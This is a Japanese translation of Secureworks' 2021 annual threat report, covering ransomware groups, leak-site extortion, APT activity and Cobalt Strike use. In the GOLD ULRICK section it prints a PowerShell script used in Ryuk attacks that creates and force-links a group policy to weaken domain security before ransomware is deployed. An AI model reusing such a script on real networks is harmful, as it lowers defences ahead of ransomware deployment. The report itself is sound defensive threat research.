Secureworks®

2021年を代表する最新サイバー脅威

年次レビュー

目次

01

当社チーフ・スレット・インテリジェンス・オフィサーからの近況報告

2020 年の世界的に不確かな状況の後、私たちは皆、2021 年がある程度、正常な状態に戻ることを望んでいたと思います。しかし、サイバーセキュリティに関しては、そうなっていません。今年は SolarWinds の余波に始まり、当社はずっと注視し続けています。HAFNIUM から Colonial Pipeline、Kaseya に至るまで、一年中話題には事欠きません。

注目すべき点は、脅威を拡大するために、脅威の主体が革新を続け、試行錯誤の手法でもって進化させていることです。Secureworks® カウンター・スレット・ユニット™では、毎年何兆件ものセキュリティイベントを分析しており、その結果、初期段階のランサムウェア、ビジネスメール詐欺、国家を後ろ盾にするスパイ活動攻撃などが発見にされることが頻繁にあります。

その結果、セキュリティ業界のどこよりも包括的な脅威の見解を描くことができるのです。

今年のセキュアワークスの脅威インテリジェンスレポートでは、リサーチグループの専門知識、ユーザーの膨大な利用状況データとその監視情報、インシデント対応実績を組み合わせることによって導き出した気づきと調査結果を提供します。筆者は、この有能な脅威リサーチャーチームのリーダーとして、きわめて重大な脅威から保護し、皆様の組織の安全性を高めるために、私たちが日々目にしている出来事を要約した本文書が役立つことを願っています。

そして常に、当社セキュアワークスチーム全体が皆様のお力になります。この年次脅威インテリジェンスレポートは、脅威に対する当社の深い理解を活用するための方法の 1 つにすぎません。それらは 20 年以上の経験に裏打ちされたものであり、それによって当社がサービスを提供するコミュニティのセキュリティ強化が実現されています。当社のリサーチャー、インシデント対応チーム、攻撃者グループ、オペレーションチーム、および Taegis ™ XDR プラットフォームソフトウェアをゼロから構築した製品エンジニアに至るまで、当社は 1 つのチームとして皆様の発展の保護に専念し、テクノロジーによってそれを実現します。当社は皆様のセキュリティジャーニーに参加できることを光栄に思います。そして、ここで紹介するリサーチから皆様が新しい気付きを得られることを願っています。

Barry R. Hensley

バリー・ヘンズリー（Barry Hensley）
セキュアワークス・チーフ・スレット・インテリジェンス・オフィサー

02

エグゼクティブサマリーと重要な調査結果

ここ1年にわたり、 ニュースヘッドラインは多くのサイバー攻撃の記事で占められてきました。 ロシアのサプライチェーン攻撃、 数万台の Microsoft Exchange サーバーを脅かしている中国のスパイグループ、 ロシアを拠点とするサイバー犯罪者による広範囲に及ぶランサムウェア攻撃などがありました。

これらの攻撃が発生するたびに、 米国およびその同盟国から非難が表明されました。 それらは、 犯人に焦点を当て、 彼らが現実に行った悪意のあるサイバー活動の責任を敵対政府に負わせることが目的です。 世界中の企業に対する脅威レベルは依然として高い状態が続いています。 特に多くの組織がパンデミック環境での運用をサポートするための IT トランスフォーメーションを急速に推進しているためです。

この活動のすべてにおいて、 セキュアワークスのカウンター・スレット・ユニット™（CTU™） の研究者は、 これらの脅威を追跡し、彼らの知識を動員してセキュアワークスの顧客向けにインサイトと保護を構築し続けています。 2020 年 6 月から 2021 年 6 月までの期間の調査結果の概要は以下のとおりです。 セキュアワークスの顧客に提示されたリスクの順です。

01

ランサムウェアは、多くの組織にとって依然として最大の脅威です。 2021 年第 1 四半期と第 2 四半期に機能したインシデント対応の割合が前年と比較して 8% 上昇しました。ランサムウェア攻撃のほかに、長期間にわたって事業運営の全損を招く可能性のある脅威はほとんどありません。ランサムウェア攻撃は日和見的な攻撃であり、お金があると目を付けられた組織はすべて標的になり得ます。そして、ほとんどの攻撃はセキュリティコントロールの隙間によって発生しています。

02

2020 年と比較して、2021 年は攻撃者によるに**ゼロデイエクスプロイトが大幅に増加しています。**ただし、攻撃者は引き続き、**大量のスキャン・アンド・エクスプロイト（scan-and-exploit）攻撃において既知のパッチ未適用の脆弱性**も悪用しています。

03

ランサムウェアと同様に、他の種類のサイバー犯罪も活発な動きを見せ続けています。ビジネス電子メール侵害（BEC）は依然として重大な脅威です。**ローダーやダウンローダー**が活発化している背景には、あらゆるタイプの攻撃者によるマルウェアベースのネットワークアクセスを利用しています。これらの脅威に対する法執行機関の介入（Emotet の撲滅など）は**戦術的な成功はしているものの、戦略的にはまだ重要な影響を与えるには至っていません。**

04

一要素認証の Microsoft365 電子メールアカウントを標的とする BEC 攻撃と、侵害した Azure アプリケーションと盗んだ SAML トークン署名証明書を利用したロシアのスパイ活動（SolarWinds のサプライチェーン侵害など）の両方から、引き続き **ID 管理が最重要**であることが示されています。より多くの組織がクラウドサービスやハイブリッドオペレーティングモデルに移行するため、今後も認証に関するセキュリティ制御の役割がきわめて重大になります。

05

注目度レベルはともかく、依然として国家ぐるみの活動が狙いを定め、念入りにターゲットを絞り込んでいます。それらは、その由来する国の優先順位に基づくものです。CTU の研究者は、**中国、イラン、ロシア、北朝鮮**に関連するグループの著しい活動を継続的に確認しています。

06

サイバー犯罪者および国家を後ろ盾とする攻撃者は、ネットワークへの侵入に、広く普及するペネトレーションツールを依然として使っています。これらのツールは使い勝手がよく、開発コストが不要であり、攻撃元の特定も難しいため、攻撃者にとって魅力的なツールとなっています。**Cobalt Strike** は、攻撃者に最も頻繁に悪用されているペネトレーションツールであり、**ネットワーク侵入の 19% で使われています。**

03

本レポートについて

本レポートでは、過去 1 年間の脅威の状況について、CTU のリサーチャーの見解を示しています。当然のことながら、侵入型ランサムウェアが大きく取り上げられ、セキュアワークスのお客様が直面する最も重大な脅威となります。

本レポートでは、ランサムウェアが展開されるまでのプロセスについても調査しています。ランサムウェアが展開されるのは攻撃の最終段階です。ランサムウェアの攻撃者を検知するのに一番よいタイミングは、数時間から数日間です。そのため、攻撃者が使用するツールと手法を理解することが不可欠です。公開されている脆弱なインフラストラクチャのスキャンと攻撃、スパムメールを介して配信されるマルウェア、Cobalt Strike をはじめとする既製のペネトレーションテストツールなど、すべてきわめて重大な影響を及ぼします。

組織の一部に対し、国家ぐるみの持続的標的型攻撃（APT）の攻撃者も重大な脅威となります。中国、イラン、ロシア、北朝鮮はすべて、過去 1 年間にさまざまな方法でセキュアワークスのお客様に影響を与えてきました。このレポートでは、これらの国の活動を順番に見ていきます。また、注目を集めている 2 つの APT 攻撃、SolarWinds サプライチェーン攻撃および Microsoft Exchange Server の脆弱性をついた攻撃という性質の大きく異なる 2 つの APT 攻撃から得られる教訓も示しています。

このレポートでは、全体を通して、どのようにすれば攻撃を防ぐことができるかについても焦点を当てています。これらの情報は、リスク管理の意思決定のガイド、ベストプラクティスの通知、リソース割り当ての優先順位付けにお役立ていただけます。

脅威に関するセキュアワークスの見解

脅威の状況に関するセキュアワークス独自の見解は、セキュアワークスが実施しているインシデント対応の実績、Taegis XDR プラットフォームから監視するユーザーの利用状況データ、攻撃者の活動に対してカウンター・スレット・ユニットが実施している技術的および戦術的リサーチの組み合わせから得られたものです。これらすべてが合わさることで、攻撃者の意図、能力、活動に対する独自レベルの可視性を得ています。

2020 年 7 月からの 12 か月間において、セキュアワークスのインシデント対応チームとカウンター・スレット・ユニットは、幅広い業界セクターにわたる 1,300 件以上のインシデント対応を実施しました。

- セキュアワークスでは、毎週、約 2 兆件のイベントを処理しています。これらは、世界中の何千もの顧客環境におけるセキュリティインフラストラクチャから収集されたものです。
- CTU リサーチャーは、オープンソース情報の複数ソース（ダークウェブフォーラム、独自のボットネットエミュレーションシステム、パートナー企業から提供されるインテリジェンスなど）に基づき、内部で生成されたデータおよび外部で収集したユーザーの利用状況データを収集・分析しています。

その結果、攻撃者の利用するツールに対して、ハイレベルな戦術的かつ技術的詳細を追求することで攻撃者の活動を鮮明かつ詳細に把握することができます。この知識は、Taegis XDR による卓越した脅威検知と統合されたレスポンスアクションの原動力となります。この知識が CTU が毎週発行している専門的な脅威インテリジェンス製品に反映されており、この 1 年間の脅威の状況の分析に凝縮されています。

セキュアワークスの脅威の展望の根拠

04 ランサムウェアは多くの組織にとって依然として最大の脅威


侵入型ランサムウェア環境は活発です。インシデントの数、ランサムウェアの運営組織の数、身代金要求額はすべて増加し続けています。RaaS（ransomware-as-a-service）[1] ビジネスモデルを使用することで、運営組織はその活動を拡大したり、参入への障壁を大幅に下げることができます。ランサムウェア攻撃が成功すると、最大規模の組織でさえも瞬時にその機能が損なわれる可能性があります。これらの要因より、ランサムウェアはセキュアワークスのお客様が現在直面している最大の脅威となっています。結果的に、セキュアワークスのインシデント対応コンサルタントが対応した金融犯罪インシデントの半数以上をランサムウェアの関与が占めています。


優れたセキュリティ基準を適用している組織は、ランサムウェア攻撃を受ける可能性は低くなりますが、それでも多数の組織がこれに苦悩し続けています。マクロレベルでは、国際的な法執行機関や政府の政策によるランサムウェア攻撃者への協調的な対応が有望と思われますが、まだ大きな効果には至っていません。

セキュアワークスによる攻撃元の特定方法

セキュアワークスで使用される**脅威グループの名前**は、監視対象のアクティビティのクラスターまたは侵入セットを指します。CTUリサーチャーが攻撃元のグループを特定する場合、攻撃中に観察された指標、戦術、テクニック、手順が、攻撃者として特定済みのグループの以前の活動で見られたものと一致・整合性で判別されます。グループも個人の集まりでもありますが、個々の攻撃者は複数のグループに属して活動していることや、所属グループを変えることがあります。

グループ名は金属を元にして付けられています。このレポートでは、GOLD サイバー犯罪グループのほか、国家を後ろ盾にするグループとして IRON（ロシア）、BRONZE（中国）、COBALT（イラン）、NICKEL（北朝鮮）を取り上げています。セキュアワークスの脅威グループのプロファイルは、このレポートで取り上げられているほとんどのグループに関する詳細情報とともに、セキュアワークスの Web サイトでご覧いただけます。





2021年8月中旬時点でのランサムウェア流出サイトの統計。スラッシュの後に続く数字は「新たな被害が発生するまでの日数」（出典: セキュアワークス）

GOLD ULRICK – 復活およびスパイ活動手順の変化

GOLD ULRICK は、Conti ランサムウェアファミリおよび Ryuk ランサムウェアファミリの運営組織です。GOLD ULRICK は、おそらく GOLD BLACKBURN とすべて同じ運営組織または同じ運営組織の一部で構成されていると考えられます。**GOLD BLACKBURN** は TrickBot、BazarLoader、Buer Loader などのマルウェアの配布を担当するグループです。Ryuk は、2018 年後半から 2019 年にかけてセキュアワークスのインシデント対応コンサルタントが遭遇した最もまん延したランサムウェアの1つでした。2020 年の 2 月から 9 月の間に消滅したようですが、その後、Conti ランサムウェアを使用した「暴露型」（name- and-shame）攻撃とともに、攻撃活動が再開されました。

CTU リサーチャーは、おそらく 2019 年後半以降、GOLD ULRICK が他のさまざまな運営組織と協力することによって活動を拡大しはじめたと判断しています。このような運営組織は、地下フォーラムの広告ではなく、既存の信頼できる関係を通じて募集したものです。2021 年 8 月、不満を持つ Conti 加盟メンバーであると主張する者が、GOLD ULRICK によって Conti 加盟メンバーに提供されたツールおよび標準の運用手順を含む情報を公開しました。

2020 年 2 月以前、Ryuk 攻撃は一貫したプレイブックに沿ったものでした。つまり、最初のアクセス時に既存の TrickBot 感染を利用し、PowerShell Empire または Cobalt Strike を環境全体に展開した後、Ryuk をドメインコントローラにステージングし、PSExec とバッチスクリプトまたはグループポリシーオブジェクトのいずれかを使用して、Ryuk を組織全体に広く展開するという手順です。以下のスクリプトは、Ryuk を展開する前に、ドメインに参加しているシステムのセキュリティ設定を弱めるグループポリシーオブジェクトの作成に使用される PowerShell スクリプトです。

しかし、この拡大の結果、2020 年 9 月以降、Ryuk および Conti の展開に関連する侵入が観察された際の戦術、テクニック、手順が異なってきました。2021 年初頭の一例を挙げると、セキュアワークスのインシデント対応コンサルタントが対応した組織では、攻撃者が盗んだ VPN クレデンシャルを使用して環境にアクセスし、リモートデスクトッププロトコル（RDP）を使用して少数のシステムに Conti を手動で展開していました。これは、以前に観察された戦術、テクニック、手順（TTP）から大幅に逸脱しているだけでなく、企業が数週間から数か月のダウンタイムに陥るような以前の GOLD ULRICK による侵入と大きく異なり、より局所的な展開を行ったことによって、被害を受ける組織への影響もはるかに小さくなりました。

```
#import powershell modules
Import-Module activedirectory
Import-Module grouppolicy
#Edit migtable
$domain = $env:USERDNSDOMAIN
$target = Get-ADDomain
$t = $target.DistinguishedName
$dcinfo = Get-ADDomainController
$a = Get-Content -path "C:\temp\All in one\GPO.migtable"
$mt1 = foreach ($s1 in $a){$s1.replace("Domain_for_import","$env:userdnsdomain")}
$new_migtable = foreach ($s2 in $mt1){$s2.replace("DomainController","$env:COMPUTERNAME")}
$new_migtable | Set-Content "c:\temp\All in one\1.migtable"
    #Create new GPO and import backups settings
#1 ADD Reg Keys
Import-GPO -BackupGpoName "All in One Policy (v.02)" -Path "c:\temp\All in one\" -CreateIfNeeded -Domain $env:USERDNSDOMAIN
-TargetName "Default Policy" -MigrationTable "c:\temp\All in one\1.migtable"
#5 Enable GPO links
new-GPLink -Name "Default Policy" -Domain $env:USERDNSDOMAIN -Enforced Yes -LinkEnabled Yes -Target $t -Order 1
```


Ryuk攻撃でグループポリシーオブジェクトを作成するために使用されているPowerShellスクリプト（_this_domain.ps1）（出典：Secureworks）

変革と進化

過去 18 か月間、ランサムウェアの状況が絶えず進化しています。犯罪グループが最大の儲けを得るための方法を模索し続けているためです。


GOLD VILLAGE (Maze) は、2019 年 12 月に「暴露型」(name-and-shame) 攻撃の先駆けとなりました。その後すぐに **GOLD HERON** (DoppelPayme)、**GOLD SOUTHFIELD** (REvil)、**GOLD MANSARD** (Nemty) が続きました。2020 年 3 月から 2021 年 6 月にかけて、CTU リサーチャーによって追跡されたアクティブな「暴露型」グループの数は 4 から 27 に増加しました。その間に、いくつかのグループが活動を開始したり終了したりする一方、別のグループはイメージを一新させました。

少数のランサムウェア運営組織が Linux バージョンのランサムウェアをレパートリーに追加しはじめましたが、その中には 777、Babuk、HelloKitty、REvil、DarkSide などがあります。



2021年5月のフォーラムに投稿されたREvil Linuxバリアントの宣伝（出典：Secureworks）

Linux ランサムウェアは、多くの場合、仮想マシンを展開およびホストするためのハイパーバイザーである VMware ESXi サーバーを標的とします。これは、攻撃者が企業ターゲットに対する有効性を高めるためにリソースを費やしていることを示しています。




REvil Linuxバージョン（「REvix」）がハイパーバイザーの暗号化の前にVMをシャットダウンしようとしている（出典：Secureworks）

「暴露型」が重要ポイント

暴露型（name-and-shame）攻撃は「二重の脅迫」を視野に入れています。被害者には、データを回復する（利用可能にする）ためにお金を払うだけでなく、データがオンラインで公開されるのを防ぐ（機密を保護する）というプレッシャーがかかります。被害者によっては、システムを暗号化されるよりも、機密性の高いビジネス情報やクライアント情報が公開される方が、ダメージが大きく脅威となる場合もあります。また、身代金の支払い期限があることも脅威となり、ただでさえ苦しい状況にもかかわらず、身代金を受け渡さなければならないというプレッシャーにもなります。

「暴露型」は、ほとんどのランサムウェアグループの主要な運営方法になっており、驚異的な速度でリークサイトに被害者を追加しています。過去1年間で最も活発な「暴露型」ランサムウェアグループはGOLD PHANTOM’s Egregorであり、2020年9月の立ち上げから消滅と見られる2020年末までの間に月平均60件をリークサイトに追加しました。GOLD ULRICKは、期間全体を通じて月平均23件の新しいContiによる被害者を追加しました。DoppelPaymerの後継であるGriefは、2021年5月末にGOLD HERONによって立ち上げられたものであり、6月だけで23件を追加しました。



ランサムウェアの運営組織は新たな圧力をかけるために新たな戦術を追加していく（出典：Secureworks）

「暴露型」ダークウェブリークサイトは、これらのランサムウェアグループの活動に関する有用な情報源となる場合もありますが、規模の点で誤解を招く可能性があります。身代金の要求を即座に支払っていない組織を掲載しているだけで、すべての被害組織が掲載されていない可能性があります。Avaddon が 2021 年 6 月に運営を停止したとき、その公開リークサイトには 2020 年 6 月初頭以降の計 182 件の被害組織がリストされていました。しかし、そのグループの運営停止した際、合計 2,934 の個別の復号キー[2] が放出されており、それぞれが固有の被害組織に対応しています。これは 16 倍近くにもなり、通常は被害組織の一部のみが公開サイトに表示されることを示しています。


依然として、**GOLD DUPONT** などにみられるように、「暴露型」戦術を使用しないランサムウェアの運営成功例もあります。CTU リサーチャーは、いくつかの高速かつ極度に活発な侵入後攻撃において、GOLD DUPONT が Vatet ローダー、ArtifactExx ファイル転送ツール、Cobalt Strike、PyXie RAT、およびさまざまなネイティブの Windows ユーティリティを使用して Defray および 777 ランサムウェアのオペレーションに成功したことを観察しています。しかしながら、今や「暴露型」戦術を組み込んだランサムウェア運営の成功の方が、そうでないものよりも大幅に多くなっています。

ハックアンドリーク - 暗号化からの脱却か？

一部の運営組織はデータの窃取と恐喝のみを実験的に行っています。


- ランサムウェア Clop を運営する **GOLD TAHOE** による 2020 年 12 月の Accellion FileTransfer Appliance（FTA）ソフトウェアへの攻撃では、攻撃者が行ったのは Accellion アプライアンスからデータを流出させ、それを Clop のリークサイトに投稿するだけでした。
- Babuk は、2021 年 4 月下旬になって初めて、ランサムウェアを破棄して窃取や恐喝のみを行うようになったと主張していますが、その成果は限定的なものでした。
- セキュアワークスのインシデント対応コンサルタントが対応した 1 つのインシデントでは、攻撃者が横展開を行っている最中に妨害を受けました。妨害されたことを受けて、グループは直ちに、すでに窃取済みのデータがネット上に流出するのを防ぐために、恐喝料の支払い要求に切り替えました。

データを暗号化せずに窃盗や恐喝が成功したとしても、ビジネスモデルとして成立するかどうかは不明です。例えば製造業の場合、基幹システムの利用できないことにより生産停止のダメージははるかに高いでしょう。
また規制制度が整っていない国に拠点を置く被害者は、データの流出を防ぐことに重圧を感じられず、要求される恐喝料を払わない可能性があります。



広範囲なばらまき攻撃
的を絞った展開

ランサムウェアの世界は複雑です。攻撃ライフサイクルのさまざまな段階で複数のさまざまな攻撃者が協力し合う状況です。



ランサムウェアのエコシステム（出典：Secureworks）

不正アクセス仲介人（IAB: Initial Access Broker）は、ランサムウェアの展開につながる広範囲な攻撃を促進する上で重要な役割を果たします。不正アクセス仲介人は通常、公開されているスキャンツールを使用して脆弱性を特定し、それらの欠陥を無差別に悪用します。

